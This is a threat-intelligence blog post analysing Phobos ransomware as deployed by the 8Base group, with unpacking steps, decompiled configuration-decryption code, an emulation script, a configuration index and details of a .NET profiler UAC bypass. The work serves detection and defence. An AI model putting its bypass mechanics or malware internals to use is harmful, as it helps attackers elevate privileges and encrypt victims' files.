A deep dive into Phobos ransomware, recently deployed by 8Base group

blog.talosintelligence.com/deep-dive-into-phobos-ransomware/

Guilherme Venere

November 17, 2023

By Guilherme Venere

Friday, November 17, 2023 08:01


Threat Spotlight

- Cisco Talos has recently observed an increase in activity conducted by 8Base, a ransomware group that uses a variant of the Phobos ransomware and other publicly available tools to facilitate their operations.
- Most of the group's Phobos variants are distributed by SmokeLoader, a backdoor trojan. This commodity loader typically drops or downloads additional payloads when deployed. In 8Base campaigns, however, it has the ransomware component embedded in its encrypted payloads, which is then decrypted and loaded into the SmokeLoader process' memory.
- 8Base's Phobos ransomware payload contains an embedded configuration which we describe in this blog. Besides this embedded configuration, our analysis did not uncover any other significant differences between 8Base's Phobos variant and other Phobos samples that have been observed in the wild since 2019.
- Our analysis of Phobos' configuration revealed a number of interesting capabilities, including a user access control (UAC) bypass technique and reporting victim infections to an external URL.
- Notably, in all samples of Phobos released since 2019 that we analyzed, the same RSA key protected the encryption key. This led us to conclude that attaining the associated private key could enable decryption of all these samples.

SmokeLoader's three stage process to deliver the Phobos payload

We won't use this space to provide a full overview of SmokeLoader (Malpedia has the basics), but we would like to show how reverse-engineers can reach the final payload. In this example, we'll use the sample *518544e56e8ccee401ffa1b0a01a10ce23e49ec21ec441c6c7c3951b01c1b19c*, but any recent 8base sample will have the same ransomware binary payload in the end. This process requires the execution of the malware in a controlled environment under a debugger like ***x32dbg***.

SmokeLoader malware decrypts its payload in three stages. The first contains many random API calls to obfuscate the execution flow, while the other two involve shellcode stored in allocated memory. The final binary is exposed in the third stage, where a binary copy of the PE (Windows Portable Executable) data in that memory block gives the final payload in its original form.



Decryption process for SmokeLoader embedded payload.

In the first stage, enabling a breakpoint at VirtualAlloc or VirtualProtect and checking its arguments should reveal the address where the next stage will be decrypted. This memory location will then be called at the end of the entry point (EP) function, as shown above.

On the second-stage shellcode, following the second call in the function called from the entry point leads to the call to the second allocated memory with the third stage. Once the third stage is reached, that memory area should contain the unpacked binary (PE) which can then be exported to a file and analyzed.

The final payload hash extracted by this method is *32a674b59c3f9a45efde48368b4de7e0e76c19e06b2f18afb6638d1a080b2eb3.*

Overview of features included in the Phobos ransomware

Our analysis of Phobos uncovered a number of features that enable operators of the ransomware to establish persistence in a targeted system, perform speedy encryption, and remove backups, amongst other capabilities. Phobos is a typical ransomware capable of encrypting files both in local drives as well as network shares. In our FY23 Q2 Talos Incident Response Quarterly Report, we detailed how the 8Base group used their Phobos variant after installing AnyDesk to enable remote access to the machine as well as perform credential dumping via LSASS. These stolen credentials were later used to elevate privileges, exfiltrate data and run the ransomware module.

Talos has observed the following features present in the malware code:

- Full encryption of files below 1.5MB and partial encryption of files above this threshold to improve the speed of encryption. Larger files will have smaller blocks of data encrypted throughout the file and a list of these blocks is saved in the metadata along with the key at the end of the file.
- Capability to scan for network shares in the local network.
- Persistence achieved via Startup folder and Run Registry key.
- Generation of target list of extensions and folders to encrypt.
- Process watchdog thread to kill processes that may hold target files open. This is done to improve the chances the important files will be encrypted.

- Disable system recovery, backup and shadow copies and the Windows firewall.
- Embedded configuration with more than 70 options available. This configuration is encrypted with the same AES function used to encrypt files, but using a hardcoded key.

Based on the analysis of this configuration data, we were able to uncover additional features present in the malware binary which can be enabled by setting specific options. These features have not been documented or have only been superficially mentioned in open source reporting to date:

- UAC bypass using a .NET profiler DLL loading vulnerability.
- The existence of a debugging file that enables additional features in the malware, illustrated in the following section.
- List of blocklisted file extensions that point to names of other groups using the Phobos malware.
- Dynamically imported API calls to avoid behavioral detection by security products.
- A hardcoded RSA key used to protect the per-file AES key used in the encryption.
- Reporting of victim infection to an external URL.
- OS check for Cyrillic language to prevent the malware from running in unwanted environments.

We also examined the encryption methodology used by Phobos. Versions of Phobos released after 2019 use a custom implementation of AES-256 encryption, with a different random symmetric key used for each encrypted file, instead of using the Windows Crypto API like earlier variants. Once each file is encrypted, the key used in the encryption along with additional metadata is then encrypted using RSA-1024 with a hardcoded public key, and saved to the end of the file. This algorithm has been documented before, for example in this Malwarebytes post from 2019, and the process still remains the same.

This makes it extremely unlikely the files can be decrypted by brute force, as each file uses a different key, even though attempts at brute-forcing it have been made in the past. It implies, however, that once the private RSA key is known, any file encrypted by any Phobos variant since 2019 can reliably be decrypted. This fact is supported by an analysis of over a thousand unpacked Phobos samples available on VirusTotal since 2019, where the same public RSA key mentioned above is used.


```
RSA_Key = ['bd', 'c1', '49', '1a', '73', '2e', 'fa', '44', 'd4', '3d', 'd1', '92',
'15', 'd8', 'ec', '5d', '0d', 'db', '95', '0c', '33', '68', 'c0', 'a0', '06', 'e9',
'0c', '24', '44', '88', '1b', '12', 'f3', 'dc', 'cc', '70', '38', '48', '55', '77',
'46', '6c', 'ed', 'b5', '75', '90', '6c', '8e', 'c9', '2d', '55', '09', '4d', '66',
'd8', '7d', '46', 'ab', '99', '09', '87', '34', '9f', '18', '2a', '7e', '4d', '05',
'bf', '2a', 'cc', 'e9', 'aa', 'fe', 'ab', '53', 'f6', 'a3', '74', '1e', 'd8', '67',
'e4', '94', '2d', 'e5', 'df', '6b', '11', 'c6', 'de', '77', 'fa', 'a4', '00', '60',
'6f', 'e7', 'd7', '8c', '23', '30', '65', 'b1', '2a', '0c', '50', '42', 'e0', 'd9',
'11', 'b0', '8f', '67', '92', '8e', 'd9', '05', 'ee', 'b0', 'e8', '1c', 'b8', 'ec',
'cb', '5b', 'aa', 'b7']
```

RSA key used in all variants of Phobos since 2019 analyzed by Talos.

Next, we are going to take a deeper look at the configuration file and some of the features it enables.

Decrypting the Phobos configuration file

In order to understand how the configuration data is used in Phobos, we analyzed the malicious code in IDA Pro. This allowed us to interact with the configuration data using IDA Python and to decrypt all the configuration data at once. But first, we are going to look at how the configuration data looks in the binary. Once the file is loaded in IDA Pro, one of the first operations we observe being executed by the code is to check its payload and load it into memory:



A snippet of code at the entry point with Phobos configuration data setup in memory.

In the code above we see the malware initially checking the CRC32 hash of the data in the last section of the PE file. In the case of our sample, this section is named ".cdata" although different samples may use a variation of this name. We have observed samples using ".cdata" and ".sdata".

The data is then loaded into a heap-allocated memory and a structure with pointers to this data is saved to a global variable, named "*payoad_struct_addr*" in the image above. This structure will be used by the decryption function in order to load requested configuration entries later throughout the code. Each entry has a specific index which is passed as a parameter to the decryption function as we can see in the last code block.

The structure used to handle the configuration data has 48 bytes and is defined as follows:

```
{
    dword *ConfigHeaderBuffer;
    dword ConfigHeaderEntrieCount;
    dword *ConfigEncryptedBuffer;
    dword ConfigEncryptedBufferSize;
    dword enckey[4];    //4 dwords
    dword reserved;     // always zero
    dword somehash1;
    dword somehash2;
    dword somehash3;
}
```

Structure storing pointers to configuration data.

The headers and the actual data are loaded in different buffers allocated in heap memory and pointers to these buffers are saved in the structure, as well as the number of entries in the configuration. The data is followed by a 16-byte AES key used to decrypt the configuration. This key is hardcoded in the binary.

The header contains information to find the encrypted data for each index in the configuration. The structure has 12 bytes and is defined as follows:

```
config_header = {
    dword Index;
    dword Offset;
    dword size;
}
```


Structure for header entries in configuration data.

The offset above is relative to the start of the encrypted data buffer starting at 0x00. The index also starts at 0x00 and each index is relatively static for the type of data it contains, which means that for a given index, every sample should have the same type of configuration data in them.

We have, however, observed that some samples show small changes in the content of their indexes. Since Phobos has been used by many groups in the past, these variations could indicate they are using a different builder or variant. In our analysis of the public samples available in VirusTotal, we found that around 88% of them have 64 configuration entries, while some have as little as 40 and as many as 72 entries.

Based on our code analysis, we were also able to infer the existence of three additional options used for setting the reporting URL and custom message to be sent back to the attacker. These options were not observed in any sample we analyzed, but the code to handle them is present in all samples. A better look at this feature is shown later in this blog.

The decryption function accepts two parameters: an index to the desired entry and a pointer to a buffer that's used if the entry contains more than four bytes of data. Otherwise, the buffer parameter must be zero.



```
int mal_GetDecryptedConfigVar(int index,undefined4 *retbuffer)
{
  uint uVar2;
  int *entry_index;
  int entry_size;
  int entry_data;
  int index_counter;
  undefined local_140 [4];

  index_counter = *(int *)(payload_struct_addr + 4);
  if (index_counter != 0) {
    entry_index = (int *)(index_counter * 0xc + *(int *)payload_struct_addr);
    do {
      entry_index = entry_index + -3;
      index_counter = index_counter + -1;
      if (*entry_index == index) {
        index_counter = index_counter * 0xc;
        uVar2 = *(uint *)(*(int *)payload_struct_addr + 8 + index_counter);
        entry_size = (uVar2 - (uVar2 & 0xf)) + 0x10;
        entry_data = HeapAllocMem_0(entry_size);
        if (entry_data == 0) {
          return 0;
        }
        mem_copymem(entry_data,*(int *)(*(int *)payload_struct_addr + 4 +
                    index_counter)+*(int *)(payload_struct_addr + 8),entry_size);
        mem_memset(local_140,0,0x10);
        AES_Init_0(AES_obj,payload_struct_addr + 0x10,local_140);
        AES_Decrypt(AES_obj,entry_data,entry_data);
        mem_memset(AES_obj,0,0x128);
        if (retbuffer == 0x0) {
          return entry_data;
        }
        *retbuffer = *(undefined4 *)(*(int *)payload_struct_addr + 8 + idex_counter);
        return entry_data;
      }
    } while (index_counter != 0);
  }
  return 0;
}
```

Decryption function showing the call to AES_Init and AES_Decrypt using the key present in the payload structure.

The code scans the header buffer for an entry matching the requested index. It then allocates enough memory to store the encrypted data and copies the data to that space, and calls the AES_Init function with the key present at "*payload_struct_addr + 0x10*", which is hardcoded in the sample data section. The function AES_Decrypt is then called with the encrypted data and this AES object as a parameter.

Automating the configuration decryption with IDA Pro

Once the decryption algorithm is understood, it is easy to automate the decryption of every entry in the configuration and output the details to a file. IDA Pro allows the use of Python to automate tasks inside the application, and we decided to use the Flare-Emu Python module to emulate the malware's AES routines instead of re-implementing the code in Python.

Since the decryption function requires only two parameters and is therefore fairly independent, we decided to start the emulation from that point, creating a structure similar to what the malware does for the payload data:

```
eh=flare_emu.EmuHelper()
conf_struct=eh.allocEmuMem(0x30)
header_data=eh.allocEmuMem(header_size)
config_data=eh.allocEmuMem(config_size)
```

Then populating this structure with the appropriate values:

```
eh.writeEmuPtr(conf_struct,header_data)
eh.writeEmuPtr(conf_struct+4,config_entries)
eh.writeEmuPtr(conf_struct+8,config_data)
eh.writeEmuPtr(conf_struct+0xc,config_size)
eh.writeEmuMem(conf_struct+0x10,AES_Init_key_struct)

# load buffers
eh.writeEmuMem(header_data,eh.getEmuBytes(enc_data_start+0x8, header_size))
eh.writeEmuMem(config_data,eh.getEmuBytes(config_start,config_size))
# write addr of struct back to code
eh.writeEmuPtr(eh.analysisHelper.getNameAddr(CFG_STRUCT_NAME), conf_struct)
```

Once the structure is created, we can walk through each entry in the header and prepare the emulator stack and call the emulation starting at the decryption function:

```
if entry_size<=4:
buffer=0
else:
buffer=eh.allocEmuMem(entry_enc_size)
myStack = [0xffffffff, entry_idx, buffer]
eh.emulateRange(eh.analysisHelper.getNameAddr(DECRYPT_FN), stack = myStack, skipCalls=False)
```

The resulting decrypted data will be present in the EAX register if it's four bytes or less, or in the allocated buffer if larger. After our analysis of the samples found in the wild, we found the following types of configuration entries:

```
enum mal_ConfigIndexEnum = {
  MAL_CONFIG_HASH?                          = 0x0
  MAL_CONFIG_SIZE?                          = 0x1
  MAL_EMBEDDED_RSA_KEY                      = 0x2
  MAL_FLAGS                                 = 0x3
  MAL_RANSOM_FILE_EXTENSION                 = 0x4
  MAL_RESERVED                              = 0x5
  MAL_TARGET_EXTENSIONS                     = 0x6
  MAL_BLACKLIST_EXTENSIONS                  = 0x7
  MAL_BLACKLIST_FILES                       = 0x8
  MAL_BLACKLIST_FOLDERS                     = 0x9
  MAL_PROCESS_KILL_LIST                     = 0x0A
  MAL_RANSOM_NOTE_NAME_HTA                  = 0x0B
  MAL_RANSOM_NOTE_NAME_TXT                  = 0x0C
  MAL_RANSOM_NOTE_HTA                       = 0x0D
  MAL_RANSOM_NOTE_TXT                       = 0x0E
  MAL_TARGET_FOLDER_DESKTOP                 = 0x0F
  MAL_TARGET_FOLDER_APPDATA                 = 0x10
  MAL_REG_PERSIST_KEY                       = 0x11
  MAL_TARGET_FOLDER_STARTUP                 = 0x12
  MAL_RESERVED_HASH1                        = 0x13
  MAL_MSG_ALPHABET                          = 0x14
  MAL_API_RUNAS                             = 0x15
  MAL_API_OPEN                              = 0x16
  MAL_TARGET_FOLDER_SYSDRIVE                = 0x17
  MAL_TARGET_FOLDER_TEMP                    = 0x18
  MAL_MUTEX_NAME                            = 0x19
  MAL_API_KERNEL32_DISABLEWOW64FSREDIR      = 0x1A
  MAL_API_KERNEL32_GETFINALPATHNAMEBYHANDLEW = 0x1B
  MAL_API_SEDEBUGPRIVILEGE                  = 0x1C
  MAL_API_SEBACKUPPRIVILEGE                 = 0x1D
  MAL_API_QUERYINFORMATIONPROCESS           = 0x1E
  MAL_EXPLORER_EXE                          = 0x1F
  MAL_API_SHCREATEITEMFROMPARSINGNAME       = 0x20
  MAL_UAC_ELEVATION_CLSID                   = 0x21
  MAL_BLACKLIST_DOTNET_PATH                 = 0x22
```

```
  MAL_BLACKLIST_DOTNET_PATH                = 0x22
  MAL_HKEY_CURRENTBUILD                    = 0x23
  MAL_HKEY_UAC_CONSENTPROMPTBEHAVIORADMIN  = 0x24
  MAL_API_ISWOW64PROCESS                   = 0x25
  MAL_API_COMPMGMT                         = 0x26
  MAL_API_CREATEPROCESSWITHTOKENW          = 0x27
  MAL_TARGET_FOLDER_USERSHELL              = 0x28
  MAL_FOLDER_COMSPEC                       = 0x29
  MAL_CMD_DELETE_BKP                       = 0x2A
  MAL_CMD_OPEN_FIREWALL                    = 0x2B
  MAL_CMD_ADDITIONAL1                      = 0x2C
  MAL_RESERVED                             = 0x2D
  MAL_PE_EMBEDDED_32BIT                    = 0x2F
  MAL_PE_EMBEDDED_64BIT                    = 0x30
  MAL_FEATURES_FLAG                        = 0x31
  MAL_RESERVED_HASH2                       = 0x32
  MAL_VERSION_ID                           = 0x33
  MAL_MSG_LOCAL_THREAD_START               = 0x34
  MAL_MSG_LOCAL_THREAD_STOP                = 0x35
  MAL_MSG_USER_THREAD_START                = 0x36
  MAL_MSG_USER_THREAD_STOP                 = 0x37
  MAL_MSG_DRIVE_SCAN_START                 = 0x38
  MAL_MSG_DRIVE_SCAN_STOP                  = 0x39
  MAL_MSG_NETWORK_SCAN_START               = 0x3A
  MAL_MSG_NETWORK_SCAN_STOP                = 0x3B
  MAL_MSG_NETWORK_SCAN_COMPLETE            = 0x3C
  MAL_MSG_PROC_WATCHDOG_START              = 0x3D
  MAL_MSG_PROC_WATCHDOG_STOP               = 0x3E
  MAL_MSG_INSTANCE_SYNC_START              = 0x3F
  MAL_MSG_INSTANCE_SYNC_STOP               = 0x40
  MAL_MSG_PLUS                             = 0x41
  MAL_MSG_MINUS                            = 0x42
  MAL_DEBUG_FILE_NAME                      = 0x43
  MAL_CFG_SERVERNAME                       = 0x44
  MAL_CFG_HTTP_PATH                        = 0x45
  MAL_CFG_HTTP_OPT_DATA                    = 0x46
}
```

Malware configuration index.

UAC bypass technique

To execute its main objective of encrypting as many files from the victim machine as possible, a ransomware needs to be executed with elevated privileges so it can access all files on disk as well as disable important system services which may hinder its objective. Elevating process privileges usually causes a warning to be displayed to the user and may prevent the malware from running. To bypass that message, many malicious programs use an UAC bypass or exploits to elevate its own process privileges.

The Phobos binary contains code that performs UAC bypass using a vulnerability in the .Net Profiler DLL loading process while executing "***compmgmt.msc***". This technique has been documented since at least 2017 but still works in the latest version of Windows 10.

Note: Even though the malware contains code to bypass UAC and the exploit works when executed, this only happens once we force the execution to follow that specific code branch and is not being actively used by the malware. The code path leading to this specific function seems to be reachable only when specific parameters are present in the malware configuration. Since Phobos is generally distributed along other malware and only after the actors are able to extract all the information they need, it's possible the UAC code is not used because it's not needed at the point in time the actors decide to encrypt the files.


In this method, a DLL is dropped to a user-writable folder and the environment variables are modified to make the .Net profiler load the file even in elevated processes. In the case of Phobos, the configuration file stores a small 2KB DLL file that only contains code to create a new process with the malicious binary. Both 32- and 64-bit files are embedded in the configuration.

```
E8 2B 00 00 00          call    sub_4010A3
48 8D 88 B7 00 00 00    lea     rcx, [rax+0B7h] ; read addr for filename string to CreateProcess
45 31 C0                xor     r8d, r8d
31 D2                   xor     edx, edx
C7 45 E7 68 00 00 00    mov     [rbp+57h+var_70], 68h ; 'h'
E8 13 00 00 00          call    sub_4010A3
48 8D 40 48             lea     rax, [rax+48h]  ; offset to CreateProcessW import
FF 10                   call    qword ptr [rax]
31 C9                   xor     ecx, ecx
E8 06 00 00 00          call    sub_4010A3
48 8D 40 33             lea     rax, [rax+33h]  ; offset to ExitProcess import
FF 10                   call    qword ptr [rax]
                        DllEntryPoint endp ; sp-analysis failed
```

Code used to start the malicious binary from the elevated process.

The DLL is written to the %TEMP% folder using the machine serial number as its name like this: *C:\Users\User\AppData\Local\Temp\1E41F172.*


The DLLs embedded in the configuration data do not represent a complete PE, containing only the data up to the import table present right after the "*CALL [EAX]*" shown above. The PE file is extracted from the configuration and fixed in memory before it is written to disk. The path to the malware binary is written to the file right after the import table, and will be used by the code as one of the parameters to "*CreateProcessW*". The section is then finalized until the section alignment with the bytes 0xBAADF00D:



A comparative view of the 64-bit sample before and after being fixed in memory. The PE file in the configuration ends right after the import table.

The code will then call ShCreateItemFromParsingName using "*Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}*" as a parameter in order to create an elevated shell object which will later be used to initialize the .Net environment before executing the Computer Management tool via ***mmc.exe***.


Once the exploit is successful, a new instance of the malware binary is started with high privileges:



8base.exe	32	0.01	32	Limited	Medium
8base.exe	3548	7.29	32	Full	High

Process information showing the new process with high integrity and fully elevated privileges.

The process tree is also worth noting, as it is not typical to have MMC.EXE starting unknown binaries, as shown in the example below:




mmc.exe (6244)	Microsoft Manage...	C:\Windows\system32\mmc.exe
8base_naked_sample.exe (2160)		C:\Users\johnstud\Desktop\8base_naked_sample.exe
Conhost.exe (2508)	Console Window ...	C:\Windows\System32\Conhost.exe
cmd.exe (5924)	Windows Comma...	C:\Windows\system32\cmd.exe
vssadmin.exe (4668)	Command Line Int...	C:\Windows\system32\vssadmin.exe
WMIC.exe (468)	WMI Commandlin...	C:\Windows\System32\Wbem\WMIC.exe
cmd.exe (1632)	Windows Comma...	C:\Windows\system32\cmd.exe
netsh.exe (6520)	Network Comman...	C:\Windows\system32\netsh.exe
netsh.exe (2568)	Network Comman...	C:\Windows\system32\netsh.exe

Process tree shows the ransomware process started from mmc.exe.

Phobos' hidden debug file feature

One of Phobos' hidden abilities we found in the configuration data is support for a debug file which can be used to enable additional features in the binary. At the beginning of the code, Phobos checks for the presence of a file name at index 0x43 in the configuration. If the setting is present, it will then check if the file exists in the same folder and if it contains valid arguments:



```
                        get_log_config:
8D 74 24 34             lea     esi, [esp+100h+buffer]
E8 99 FD FF FF          call    HeapClearMem
53                      push    ebx             ; buffer
6A 43                   push    MAL_DEBUG_FILE_NAME ; index
E8 62 38 00 00          call    mal_GetDecryptedConfigVar ; config option with name of external config file
8B F8                   mov     edi, eax
59                      pop     ecx
59                      pop     ecx
3B FB                   cmp     edi, ebx
74 14                   jz      short loc_402B01
```

```
8B C6                   mov     eax, esi
50                      push    eax             ; buffer
57                      push    edi             ; name
E8 25 FC FF FF          call    mal_CheckIfDebugFileExists
59                      pop     ecx
59                      pop     ecx
85 C0                   test    eax, eax
75 05                   jnz     short loc_402B01
```

Phobos checking for the presence of debug file.

